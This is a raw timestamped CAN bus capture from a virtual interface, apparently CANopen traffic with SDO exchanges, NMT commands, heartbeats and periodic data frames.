Timestamp: 1643741158.135698	ID: 058a	S	DLC: 8	43 00 10 00 00 00 00 c0	Channel: vcan0
Timestamp: 1643741158.146465	ID: 060a	S	DLC: 8	40 00 14 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643741158.149312	ID: 060a	S	DLC: 8	40 00 18 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643741158.159620	ID: 058a	S	DLC: 8	43 00 14 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.168952	ID: 058a	S	DLC: 8	43 00 18 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.182318	ID: 060a	S	DLC: 8	23 00 14 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.194203	ID: 060a	S	DLC: 8	23 00 18 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.206904	ID: 058a	S	DLC: 8	60 00 14 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.212301	ID: 058a	S	DLC: 8	60 00 18 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.224542	ID: 060a	S	DLC: 8	2f 00 14 02 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.238186	ID: 060a	S	DLC: 8	2f 00 18 02 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.250049	ID: 058a	S	DLC: 8	60 00 14 02 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.259476	ID: 058a	S	DLC: 8	60 00 18 02 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.266325	ID: 060a	S	DLC: 8	2b 00 14 03 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.280275	ID: 060a	S	DLC: 8	2b 00 18 03 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.292396	ID: 058a	S	DLC: 8	60 00 14 03 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.298132	ID: 058a	S	DLC: 8	60 00 18 03 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.309636	ID: 060a	S	DLC: 8	2b 00 14 05 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.326161	ID: 060a	S	DLC: 8	2b 00 18 05 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.338152	ID: 058a	S	DLC: 8	60 00 14 05 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.340851	ID: 058a	S	DLC: 8	60 00 18 05 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.355644	ID: 060a	S	DLC: 8	23 00 14 01 00 00 00 40	Channel: vcan0
Timestamp: 1643741158.369980	ID: 060a	S	DLC: 8	23 00 18 01 00 00 00 40	Channel: vcan0
Timestamp: 1643741158.381138	ID: 058a	S	DLC: 8	60 00 14 01 00 00 00 40	Channel: vcan0
Timestamp: 1643741158.391549	ID: 058a	S	DLC: 8	60 00 18 01 00 00 00 40	Channel: vcan0
Timestamp: 1643741158.404703	ID: 060a	S	DLC: 8	23 16 0a 01 e2 04 04 00	Channel: vcan0
Timestamp: 1643741158.409023	ID: 060a	S	DLC: 8	23 16 0a 01 e2 04 04 00	Channel: vcan0
Timestamp: 1643741158.421823	ID: 058a	S	DLC: 8	60 16 0a 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.433146	ID: 058a	S	DLC: 8	60 16 0a 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.440585	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643741158.443186	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643741158.451759	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643741158.455056	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643741158.470389	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.470779	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741158.481227	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.492311	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.503846	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.506558	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643741158.510830	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643741158.527544	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643741158.533521	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643741158.538988	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643741158.544877	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643741158.549945	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643741158.555428	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643741158.560074	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.571612	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.582758	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.593671	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.604891	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0

Timestamp: 1643741158.615870	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.628305	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.639110	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643741158.640198	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.648979	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.650628	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.662179	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.662312	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.674317	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.674418	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.684934	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.685330	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.695850	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.696783	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.706953	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.707670	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.716655	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.719883	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.719958	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.740816	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.741521	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643741158.981699	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741159.150596	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643741159.153714	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0
Timestamp: 1643741159.492859	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741159.664364	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741160.005204	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741160.176600	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741160.519848	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741160.693725	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741160.763233	ID: 018a	S	DLC: 8	ed f0 02 f8 5e e2 15 c1	Channel: vcan0
Timestamp: 1643741160.764406	ID: 028a	S	DLC: 8	9c 6d 42 f3 68 b8 63 ed	Channel: vcan0
Timestamp: 1643741160.774454	ID: 038a	S	DLC: 8	e9 e4 eb c8 62 7b 00 26	Channel: vcan0
Timestamp: 1643741160.776606	ID: 048a	S	DLC: 8	e8 ce 93 c1 cd 6d 3e f8	Channel: vcan0
Timestamp: 1643741161.031903	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741161.208105	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741161.546452	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741161.720254	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741162.060433	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741162.232553	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741162.572738	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741162.746097	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741162.785569	ID: 028a	S	DLC: 8	06 73 95 95 a4 b4 59 62	Channel: vcan0
Timestamp: 1643741162.786626	ID: 038a	S	DLC: 8	43 59 0a f1 ac 4e a2 e9	Channel: vcan0
Timestamp: 1643741162.788172	ID: 018a	S	DLC: 8	1b 56 f0 a0 73 1f 82 e8	Channel: vcan0
Timestamp: 1643741162.790360	ID: 048a	S	DLC: 8	bf f2 6b 75 8e 8a d2 b6	Channel: vcan0
Timestamp: 1643741163.084233	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741163.257817	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741163.595715	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741163.769037	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741164.107407	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741164.283015	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741164.400363	ID: 030a	S	DLC: 8	8e e7 b0 89 09 58 b0 cc	Channel: vcan0
Timestamp: 1643741164.620075	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741164.797898	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741164.800288	ID: 038a	S	DLC: 8	4e 0a c5 c2 e5 26 21 eb	Channel: vcan0
Timestamp: 1643741164.801618	ID: 028a	S	DLC: 8	53 6a 58 d6 c1 dc f7 d8	Channel: vcan0
Timestamp: 1643741164.801748	ID: 048a	S	DLC: 8	a5 e9 65 78 8c 03 83 33	Channel: vcan0
Timestamp: 1643741164.802749	ID: 018a	S	DLC: 8	28 f7 9e e5 df 38 52 be	Channel: vcan0
Timestamp: 1643741164.891185	ID: 020a	S	DLC: 8	b3 da de 54 23 d5 ee 8f	Channel: vcan0
Timestamp: 1643741164.902811	ID: 050a	S	DLC: 8	bc 75 38 e4 3b d9 d8 9d	Channel: vcan0
Timestamp: 1643741165.136035	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741165.311181	ID: 070a	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643741165.647295	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741165.831956	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741165.915753	ID: 030a	S	DLC: 8	71 06 39 09 02 b5 4a 49	Channel: vcan0
Timestamp: 1643741166.162526	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741166.348483	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741166.678451	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741166.814560	ID: 038a	S	DLC: 8	6c 3f fe f2 13 b5 ff 32	Channel: vcan0
Timestamp: 1643741166.815885	ID: 028a	S	DLC: 8	36 ca f9 89 22 91 f7 85	Channel: vcan0
Timestamp: 1643741166.817915	ID: 048a	S	DLC: 8	24 2e 5b de cb 1a a1 b5	Channel: vcan0
Timestamp: 1643741166.818250	ID: 018a	S	DLC: 8	2f bb 8f 98 71 39 f8 06	Channel: vcan0
Timestamp: 1643741166.869606	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741166.908091	ID: 020a	S	DLC: 8	d3 a6 02 13 70 71 41 5d	Channel: vcan0
Timestamp: 1643741166.916911	ID: 050a	S	DLC: 8	c7 8a 06 9c 0b 17 a5 18	Channel: vcan0
Timestamp: 1643741167.190349	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741167.384048	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741167.428285	ID: 030a	S	DLC: 8	5b 07 25 2b 09 3a d4 02	Channel: vcan0
Timestamp: 1643741167.706525	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741167.898095	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741167.902957	ID: 040a	S	DLC: 8	95 77 e0 1a 9b 46 73 bd	Channel: vcan0
Timestamp: 1643741168.218410	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741168.429761	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741168.756970	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741168.836564	ID: 038a	S	DLC: 8	a6 94 75 e5 0c 9d c1 04	Channel: vcan0
Timestamp: 1643741168.836953	ID: 048a	S	DLC: 8	a5 d2 cc d9 ed cb 4a 7a	Channel: vcan0
Timestamp: 1643741168.837922	ID: 018a	S	DLC: 8	c2 b1 95 a1 0d da 66 a7	Channel: vcan0
Timestamp: 1643741168.838624	ID: 028a	S	DLC: 8	52 d1 a7 91 82 5c 1f 25	Channel: vcan0
Timestamp: 1643741168.924250	ID: 020a	S	DLC: 8	a7 71 ed d8 14 14 33 31	Channel: vcan0
Timestamp: 1643741168.934119	ID: 050a	S	DLC: 8	b6 34 af e1 a6 78 ae a9	Channel: vcan0
Timestamp: 1643741168.942862	ID: 030a	S	DLC: 8	3c 36 5b 8f ee 3f da 19	Channel: vcan0
Timestamp: 1643741168.943523	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741169.272184	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741169.455735	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741169.787515	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741169.973377	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741170.303287	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741170.456277	ID: 030a	S	DLC: 8	9e bf fa 6c 7e 0f 32 f7	Channel: vcan0
Timestamp: 1643741170.487237	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741170.817236	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741170.851333	ID: 018a	S	DLC: 8	b1 10 7c 53 21 fe 44 77	Channel: vcan0
Timestamp: 1643741170.852631	ID: 048a	S	DLC: 8	e8 d5 46 6b 80 b6 53 ef	Channel: vcan0
Timestamp: 1643741170.854099	ID: 028a	S	DLC: 8	99 20 7b 2b ec d5 58 1f	Channel: vcan0
Timestamp: 1643741170.856354	ID: 038a	S	DLC: 8	8e 95 74 51 09 fa e8 42	Channel: vcan0
Timestamp: 1643741170.939606	ID: 020a	S	DLC: 8	eb 2a 2a 8e 59 f0 74 96	Channel: vcan0
Timestamp: 1643741170.944522	ID: 050a	S	DLC: 8	4e ce f1 80 d8 b6 86 5f	Channel: vcan0
Timestamp: 1643741171.000464	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741171.328919	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741171.516258	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741171.847132	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741171.971323	ID: 030a	S	DLC: 8	9e ed 4a 4b d5 95 70 56	Channel: vcan0
Timestamp: 1643741172.035676	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741172.360538	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741172.548714	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741172.870642	ID: 018a	S	DLC: 8	1b 8a 14 89 9f 70 65 f3	Channel: vcan0
Timestamp: 1643741172.871073	ID: 028a	S	DLC: 8	68 81 50 9b 69 b2 8e d4	Channel: vcan0
Timestamp: 1643741172.873130	ID: 048a	S	DLC: 8	a0 a7 a4 7c 4b af 4a 4f	Channel: vcan0
Timestamp: 1643741172.873898	ID: 038a	S	DLC: 8	4b ca 4f ff 02 db 70 73	Channel: vcan0
Timestamp: 1643741172.874844	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741172.922654	ID: 040a	S	DLC: 8	94 18 22 2f f4 57 f9 92	Channel: vcan0
Timestamp: 1643741172.956566	ID: 020a	S	DLC: 8	f4 75 fd 24 d6 d7 7c f1	Channel: vcan0
Timestamp: 1643741172.958989	ID: 050a	S	DLC: 8	cf f1 dc 08 ac 28 ff 54	Channel: vcan0
Timestamp: 1643741173.063208	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741173.386822	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741173.492990	ID: 030a	S	DLC: 8	af d0 d3 bb cb 36 f5 ec	Channel: vcan0

Timestamp: 1643741173.577871	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741173.900118	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741174.092056	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741174.415869	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741174.612253	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741174.890364	ID: 048a	S	DLC: 8	29 1e 52 32 49 42 2c 9a	Channel: vcan0
Timestamp: 1643741174.890528	ID: 028a	S	DLC: 8	8c 74 17 a3 28 d9 0b db	Channel: vcan0
Timestamp: 1643741174.891655	ID: 038a	S	DLC: 8	cd 12 94 5b fc 8b c8 46	Channel: vcan0
Timestamp: 1643741174.892073	ID: 018a	S	DLC: 8	d2 2a 2b 47 54 d6 88 d2	Channel: vcan0
Timestamp: 1643741174.930517	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741174.968620	ID: 020a	S	DLC: 8	d3 7b b0 60 37 67 38 cf	Channel: vcan0
Timestamp: 1643741174.972324	ID: 050a	S	DLC: 8	8a 74 24 80 ff 49 ba 2b	Channel: vcan0
Timestamp: 1643741175.012227	ID: 030a	S	DLC: 8	69 55 0d 41 19 65 d3 c7	Channel: vcan0
Timestamp: 1643741175.123601	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741175.444773	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741175.636623	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741175.958550	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741176.159285	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741176.471713	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741176.559151	ID: 030a	S	DLC: 8	b9 f5 97 3f 20 ed 7c e3	Channel: vcan0
Timestamp: 1643741176.674807	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741176.920852	ID: 038a	S	DLC: 8	67 0f 47 44 ee ce 08 42	Channel: vcan0
Timestamp: 1643741176.921496	ID: 028a	S	DLC: 8	3f 87 4a 71 57 5a e2 66	Channel: vcan0
Timestamp: 1643741176.922347	ID: 018a	S	DLC: 8	8b 0c 75 14 78 b6 f8 cc	Channel: vcan0
Timestamp: 1643741176.922699	ID: 048a	S	DLC: 8	a3 7e 7f dc 88 9b 4c 9b	Channel: vcan0
Timestamp: 1643741176.988092	ID: 050a	S	DLC: 8	25 2e 08 bb d6 30 98 38	Channel: vcan0
Timestamp: 1643741176.988616	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741176.991863	ID: 020a	S	DLC: 8	61 02 41 19 0a 64 68 a0	Channel: vcan0
Timestamp: 1643741177.187129	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741177.508257	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741177.699284	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741177.940311	ID: 040a	S	DLC: 8	d9 c3 9d f5 87 3e dd dd	Channel: vcan0
Timestamp: 1643741178.031786	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741178.079524	ID: 030a	S	DLC: 8	63 aa 5d a4 20 a8 3e 01	Channel: vcan0
Timestamp: 1643741178.218894	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741178.546977	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741178.745767	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741178.937238	ID: 028a	S	DLC: 8	ad 03 73 94 87 35 6e eb	Channel: vcan0
Timestamp: 1643741178.937312	ID: 048a	S	DLC: 8	b9 38 06 6f 04 4b d0 23	Channel: vcan0
Timestamp: 1643741178.937817	ID: 018a	S	DLC: 8	54 07 01 5d 50 01 3d 75	Channel: vcan0
Timestamp: 1643741178.940601	ID: 038a	S	DLC: 8	33 26 28 a0 75 5b 0f 79	Channel: vcan0
Timestamp: 1643741179.007221	ID: 020a	S	DLC: 8	f4 0f 47 35 f3 49 1d 47	Channel: vcan0
Timestamp: 1643741179.007674	ID: 050a	S	DLC: 8	79 e8 4f 15 80 70 19 70	Channel: vcan0
Timestamp: 1643741179.061476	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741179.260326	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741179.573712	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741179.595024	ID: 030a	S	DLC: 8	21 5c 28 3a b5 36 e5 6d	Channel: vcan0
Timestamp: 1643741179.772774	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741180.086916	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741180.301852	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741180.599460	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741180.814502	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741180.956977	ID: 028a	S	DLC: 8	21 e8 30 d2 0e bd ec 5e	Channel: vcan0
Timestamp: 1643741180.957525	ID: 048a	S	DLC: 8	53 5d b9 16 8d 69 de a4	Channel: vcan0
Timestamp: 1643741180.958700	ID: 018a	S	DLC: 8	b8 a7 fd dc 56 56 ef f1	Channel: vcan0
Timestamp: 1643741180.959402	ID: 038a	S	DLC: 8	3d ff da 7e d1 92 3c 16	Channel: vcan0
Timestamp: 1643741181.023176	ID: 050a	S	DLC: 8	ad 4c c7 72 16 66 ea 4a	Channel: vcan0
Timestamp: 1643741181.024678	ID: 020a	S	DLC: 8	6f fa 18 2f b4 b0 fd 43	Channel: vcan0
Timestamp: 1643741181.113677	ID: 030a	S	DLC: 8	84 a3 d5 15 6b 1c 2f 1d	Channel: vcan0
Timestamp: 1643741181.116997	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741181.329597	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741181.631659	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741181.854389	ID: 070a	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643741182.143557	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741182.369554	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741182.628963	ID: 030a	S	DLC: 8	5d 6c 7a d7 66 14 53 62	Channel: vcan0
Timestamp: 1643741182.655698	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741182.883511	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741182.955283	ID: 040a	S	DLC: 8	a0 d6 80 8c f7 52 2b 77	Channel: vcan0
Timestamp: 1643741182.972194	ID: 018a	S	DLC: 8	d8 ea 73 78 9b fa d8 29	Channel: vcan0
Timestamp: 1643741182.972551	ID: 048a	S	DLC: 8	0b 1f f4 d3 16 cd 89 65	Channel: vcan0
Timestamp: 1643741182.973547	ID: 038a	S	DLC: 8	7f 8d 60 9c 1b 48 59 31	Channel: vcan0
Timestamp: 1643741182.975584	ID: 028a	S	DLC: 8	b6 c0 3b 90 67 aa 48 cc	Channel: vcan0
Timestamp: 1643741183.040111	ID: 020a	S	DLC: 8	d1 e3 19 51 a2 ae e2 a2	Channel: vcan0
Timestamp: 1643741183.040203	ID: 050a	S	DLC: 8	3c b9 4c ee 51 bd d4 07	Channel: vcan0
Timestamp: 1643741183.186244	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741183.398449	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741183.699958	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741183.916060	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741184.142631	ID: 030a	S	DLC: 8	51 b2 c9 21 0a 4e c5 02	Channel: vcan0
Timestamp: 1643741184.212161	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741184.431151	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741184.742924	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741184.946059	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741184.993533	ID: 038a	S	DLC: 8	31 5e c5 5c 2b 2c 6e 58	Channel: vcan0
Timestamp: 1643741184.995799	ID: 018a	S	DLC: 8	eb ab d3 10 77 dc 51 d6	Channel: vcan0
Timestamp: 1643741184.995900	ID: 048a	S	DLC: 8	95 6b fc 0f f8 ce bf e3	Channel: vcan0
Timestamp: 1643741184.996613	ID: 028a	S	DLC: 8	fc 0a 80 d9 75 fa ad d0	Channel: vcan0
Timestamp: 1643741185.054490	ID: 020a	S	DLC: 8	d6 7f 20 a3 41 7c 96 45	Channel: vcan0
Timestamp: 1643741185.055827	ID: 050a	S	DLC: 8	d7 0d 79 00 28 a3 cf b8	Channel: vcan0
Timestamp: 1643741185.254293	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741185.462521	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741185.671177	ID: 030a	S	DLC: 8	4a 63 d6 8b 16 b0 e7 47	Channel: vcan0
Timestamp: 1643741185.780032	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741185.976561	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741186.292577	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741186.497240	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741186.805240	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741187.008949	ID: 038a	S	DLC: 8	55 be 36 eb 02 7a 82 db	Channel: vcan0
Timestamp: 1643741187.010616	ID: 048a	S	DLC: 8	2a e9 e5 ef e8 64 5b 54	Channel: vcan0
Timestamp: 1643741187.010781	ID: 018a	S	DLC: 8	c5 79 c0 75 03 2e 40 8d	Channel: vcan0
Timestamp: 1643741187.010845	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741187.011611	ID: 028a	S	DLC: 8	a3 b9 b4 7e 2f df 60 6b	Channel: vcan0
Timestamp: 1643741187.068118	ID: 020a	S	DLC: 8	10 0c 61 bc 43 1a 5f 7e	Channel: vcan0
Timestamp: 1643741187.071398	ID: 050a	S	DLC: 8	80 c8 de 98 c6 08 29 ba	Channel: vcan0
Timestamp: 1643741187.201860	ID: 030a	S	DLC: 8	64 43 9b 4f 4a 07 0d 28	Channel: vcan0
Timestamp: 1643741187.319305	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741187.522761	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741187.834248	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741187.969924	ID: 040a	S	DLC: 8	76 bf 21 27 6b 45 39 d9	Channel: vcan0
Timestamp: 1643741188.035356	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741188.347107	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741188.546688	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741188.713976	ID: 030a	S	DLC: 8	cb 01 5f ef fd ff 3f 8a	Channel: vcan0
Timestamp: 1643741188.860210	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741189.022482	ID: 038a	S	DLC: 8	2b e7 ea b1 52 bd 5a 4e	Channel: vcan0
